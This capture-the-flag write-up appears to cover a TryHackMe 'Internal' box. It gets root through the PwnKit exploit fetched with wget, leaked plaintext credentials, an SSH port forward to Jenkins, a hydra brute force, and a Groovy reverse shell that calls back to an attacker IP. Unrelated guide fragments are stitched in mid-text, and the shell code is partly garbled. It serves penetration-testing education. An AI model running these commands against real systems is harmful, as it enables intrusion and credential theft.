find / -user root -perm -u=s -ls 2>/dev/null
66 40 -rwsr-xr-- 1 root root 40152 Jan 27 2020 /snap/core/9665/bin/mount
80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/9665/bin/ping
81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/9665/bin/ping6
98 40 -rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/9665/bin/su
116 27 -rwsr-xr-x 1 root root 27608 Jan 27 2020 /snap/core/9665/bin/umount
2605 71 -rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/9665/usr/bin/chfn
2607 40 -rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/9665/usr/bin/chsh
2683 74 -rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/9665/usr/bin/gpasswd
2775 39 -rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/9665/usr/bin/newgrp
2788 53 -rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/9665/usr/bin/passwd
2898 134 -rwsr-xr-x 1 root root 136808 Jan 31 2020 /snap/core/9665/usr/bin/sudo
2997 42 -rwsr-xr-- 1 root root 42992 Jun 11 2020 /snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
3367 419 -rwsr-xr-x 1 root root 428240 May 26 2020 /snap/core/9665/usr/lib/openssh/ssh-keysign
6405 109 -rwsr-xr-x 1 root root 110656 Jul 10 2020 /snap/core/9665/usr/lib/snapd/snap-confine
7582 386 -rwsr-xr-x 1 root dip 394984 Feb 11 2020 /snap/core/9665/usr/sbin/pppd
66 40 -rwsr-xr-x 1 root root 40152 Oct 10 2019 /snap/core/8268/bin/mount
80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/8268/bin/ping
81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/8268/bin/ping6
98 40 -rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/8268/bin/su
116 27 -rwsr-xr-x 1 root root 27608 Oct 10 2019 /snap/core/8268/bin/umount
2665 71 -rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/8268/usr/bin/chfn
2667 40 -rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/8268/usr/bin/chsh
2743 74 -rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/8268/usr/bin/gpasswd
2835 39 -rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/8268/usr/bin/newgrp
2848 53 -rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/8268/usr/bin/passwd
2958 134 -rwsr-xr-x 1 root root 136808 Oct 11 2019 /snap/core/8268/usr/bin/sudo
3057 42 -rwsr-xr-- 1 root root 42992 Jun 10 2019 /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
3427 419 -rwsr-xr-x 1 root root 428240 Mar 4 2019 /snap/core/8268/usr/lib/openssh/ssh-keysign

```


I found **pkexec** and decided to give the **PwnKit** exploit a try. If it worked, I could directly get **root** access.

```

root@kali: ~/thm/internal [root@kali: ~/thm/internal [root@kali: ~/thm/internal [root@kali: ~/thm/internal
www-data@internal:~/var$ find / -user root -perm -u=s -ls
find / -user root -perm -u=s -ls
7636 386 -rwsr-xr-- 1 root dip 394984 Jun 12 2018 /snap/core/8268/usr/sbin/pppd
262330 44 -rwsr-xr-x 1 root root 43088 Mar 5 2020 /bin/mount
262361 28 -rwsr-xr-x 1 root root 26696 Mar 5 2020 /bin/umount
262265 64 -rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
262214 32 -rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusemount
262281 44 -rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
880 20 -rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
592 76 -rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
702 40 -rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
703 40 -rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newuidmap
497 76 -rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
701 40 -rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newgidmap
719 60 -rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
499 44 -rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
844 148 -rwsr-xr-x 1 root root 149080 Jan 31 2020 /usr/bin/sudo
739 24 -rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
1072 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
7392 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
1258 16 -rwsr-xr-x 1 root root 14328 Mar 27 2019 /usr/lib/polkit/polkit-agent-helper-1
6867 112 -rwsr-xr-x 1 root root 113528 Jul 10 2020 /usr/lib/snapd/snap-confine
1254 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign
7214 44 -rwsr-xr-- 1 root messagebus 42992 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper


```

I also explored other folders and found the credentials for **aubreanna** in a text file inside the **/opt** directory.



```
root@kali:~/thm/internal
File Actions Edit View Help
root@kali:~/thm/internal root@kali:~/thm/internal root@kali:~/thm/internal root@kali:~/thm/internal
www-data@internal:/opt$ ls ls
ls
containerd wp-save.txt
www-data@internal:/opt$ cat wp-save.txt
cat wp-save.txt
Bill,
Aubreanna needed these credentials for something later. Let her know you have them and where they are.
aubreanna:bubb13guM!@#23
www-data@internal:/opt$ |
```

I then downloaded the **PwnKit** exploit and gave it executable permissions.




```
root@kali:~/thm/internal
File Actions Edit View Help
root@kali:~/thm/internal root@kali:~/thm/internal root@kali:~/thm/internal root@kali:~/thm/internal
www-data@internal:/tmp$ wget http://10.21.17.140/PwnKit
--2025-07-23 14:41:58-- http://10.21.17.140/PwnKit
Connecting to 10.21.17.140:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit          100%[=====] 17.62K  89.2KB/s   in 0.2s

2025-07-23 14:41:58 (89.2 KB/s) - 'PwnKit' saved [18040/18040]

www-data@internal:/tmp$ chmod +x PwnKit
chmod +x PwnKit
www-data@internal:/tmp$ ls
PwnKit
www-data@internal:/tmp$ |
```

Upon executing the exploit, I got root shell.



```
www-data@internal:/tmp$ ./PwnKit
./PwnKit
root@internal:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@internal:/tmp# whoami
whoami
root
root@internal:/tmp# |
```

With root access, I could read the contents of both, user flag and root flag.

```
root@internal:~# cd cd /home/a*
cd /home/a*
root@internal:/home/aubreanna# ls
ls
jenkins.txt  snap  user.txt
root@internal:/home/aubreanna# cat user.txt
cat user.txt
THM{[REDACTED]}
root@internal:/home/aubreanna# cat /root/root.txt
cat /root/root.txt
THM{[REDACTED]}
root@internal:/home/aubreanna# |
```

However, this privesc vector was unintended.

PRIVILEGE ESCALATION : 2

I logged in to the system as *aubreanna* using **ssh**.

```
# ssh aubreanna@internal.thm
The authenticity of host 'internal.thm (10.10.27.162)' can't be established.
ED25519 key fingerprint is SHA256:seRYccfyDrkweyt6CJ7/aBCJZM1cvLYrTgoGxeHs4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'internal.thm' (ED25519) to the list of known hosts.
aubreanna@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Wed Jul 23 14:49:08 UTC 2025

 System load:  0.0           Processes:          112
 Usage of /:   63.7% of 8.79GB  Users logged in:     0
 Memory usage: 44%           IP address for eth0:  10.10.27.162
 Swap usage:  0%             IP address for docker0: 172.17.0.1

 ⇒ There is 1 zombie process.

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.
```

```
Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ whoami
aubreanna
aubreanna@internal:~$ id
uid=1000(aubreanna) gid=1000(aubreanna) groups=1000(aubreanna),4(adm),24(cdrom),30(dip),46(plugdev)
aubreanna@internal:~$ |
```

I found a note inside my home directory that said there was a jenkins service running internally on some IP.

```

File Actions Edit View Help
root@kali:~/thm/internal root@kali:~/thm/internal root@kali:~/thm/internal aubreanna@internal:~|
aubreanna@internal:~$ ls snap user.txt
jenkins.txt
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~|

```

Linux Privilege Escalation

I viewed my IPs and realized that the **jenkins** server was likely running on an internal machine and not locally.

```

aubreanna@internal:~$ ifconfig
dockero: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
General Windinet6 fe80::42:d6ff:feb1:f43c prefixlen 64 scopeid 0x20<link>
    ether 02:42:d6:b1:f4:3c txqueuelen 0 (Ethernet)
Privilege E    RX packets 8 bytes 420 (420.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
MS-SQL      TX packets 18 bytes 1375 (1.3 KB)
General Linux  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.27.162 netmask 255.255.0.0 broadcast 10.10.255.255
VNC          General Appinet6 fe80::e0:9ff:fec6:bac7 prefixlen 64 scopeid 0x20<link>
    ether 02:e0:09:c6:ba:c7 txqueuelen 1000 (Ethernet)
    RX packets 1134 bytes 148347 (148.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
Reverse B    TX packets 1229 bytes 416759 (416.7 KB)
Python        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
MySQL D    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 306 bytes 27488 (27.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0

```

The first thing you should do is run one or more of these, save the output to a file. To find any obvious things sticking out and don't rush to try kernel exploits, while effective, will frequently crash the system. If you want an engagement to perform a denial-of-service or annoy your target, it also can't hurt to double-check by going through the following guides:

- LinEnum.sh
- unix-privesc-check
- LinuxExploit_Suggester.pl
- exploit-db.com
- Exploit-db.org
- Exploit-db.com - Basic Linux Privilege Escalation
- Exploit-db.org - Local Linux Enumeration & Privilege Escalation CheatSheet

Put that c0w down and let's see how we can exploit the low hanging fruit.

SUID Applications and Sudo

The holy grail of Linux Privilege Escalation. This section will describe two a

So, I performed a local port forward to be able to access **jenkins** hosted on the internal network from my local port 8888 through the compromised machine.


```
(root@kali:[~/thm/internal]
# ssh -L 8888:172.17.0.2:8080 aubreanna@internal.thm
aubreanna@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

I then accessed **Jenkins** through my browser.



I fuzzed for hidden directories and found a bunch of interesting endpoints.

However, none of them contained anything special. They just threw a *404 not found* error.



With no other leads, I looked for default credentials and found a username.

I tried the username with common passwords but failed to log in.

I then brute forced the password using **hydra** from the **rockyou** wordlist.

After logging in, I was lost. So I referred to **hackingarticles** and found a way to execute **groovy** scripts.

method, they can log into the console successfully.

Once logged in using the previously discovered credentials (raj:123) from the auxiliary module, you can access the Manage Jenkins functionality, which includes the Script Console.

Jenkins

Manage Jenkins

System Configuration

Security

Status Information

Troubleshooting

Tools and Actions

Script Console

In Jenkins Penetration Testing, Groovy serves as the main scripting language for defining jobs and pipelines. Groovy, being dynamic and operating on the Java Virtual Machine (JVM), seamlessly integrates with Jenkins, which is predominantly Java-based. Therefore, we are going to use the

Jenkins

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1
```

I visited **revshells** and configured a **groovy** script that I could run on the **jenkins** server and receive a reverse shell on my **netcat** listener.

The screenshot shows the RevShell Generator interface. In the 'IP & Port' section, the IP is set to 10.21.17.140 and the port to 1337. The 'Listener' section contains the command nc -lvpn 1337. The 'OS' dropdown is set to 'All'. The 'Reverse' tab is selected. A code editor displays a Groovy script:

```

String host="10.21.17.140";int port=1337;String cmd="sh";Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream();pe=p.getErrorStream(),
si=s.getInputStream();OutputStream po=p.getOutputStream();so=s.getOutputStream();
while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(p
e.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Th
read.sleep(50);try {p.exitValue();}break;}catch (Exception e)
{e.printStackTrace();}Thread.sleep(1000);

```

After executing the script, I received a reverse shell.

```

root@kali:~/thm/internal [~]# rlwrap nc -lvpn 1337
listening on [any] 1337 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.27.162] 47668
whoami
jenkins
export TERM=xterm
which python
/usr/bin/python
python -c "import pty;pty.spawn('/bin/bash')">>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();}break;
jenkins@jenkins:/$ |

```

I then explored the system and found root user's password inside a text file in the /opt directory.


```

root@kali:~/thm/internal [~]# ls
ls
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
jenkins@jenkins:~/opt$ ls
ls
note.txt in communication with remote server
jenkins@jenkins:/opt$ cat note.txt
cat note.txt
Aubreanna,
Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
jenkins@jenkins:/opt$ |

```

With the *root* password, I could simply switch my user for a privileged access.



A screenshot of a terminal window titled "root@internal: /home/aubreanna". The terminal shows a user named "aubreanna" running a command to check for a Jenkins service. The output indicates the Jenkins service is running on port 8080. The user then performs a "su root" command, enters a password, and becomes root. The "id" command is run to confirm the root status, showing "uid=0(root) gid=0(root) groups=0(root)".

```
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$ su root
Password:
root@internal:/home/aubreanna# whoami
root
root@internal:/home/aubreanna# id
uid=0(root) gid=0(root) groups=0(root)
root@internal:/home/aubreanna# |
```

That's it from my side!

Until next time :)
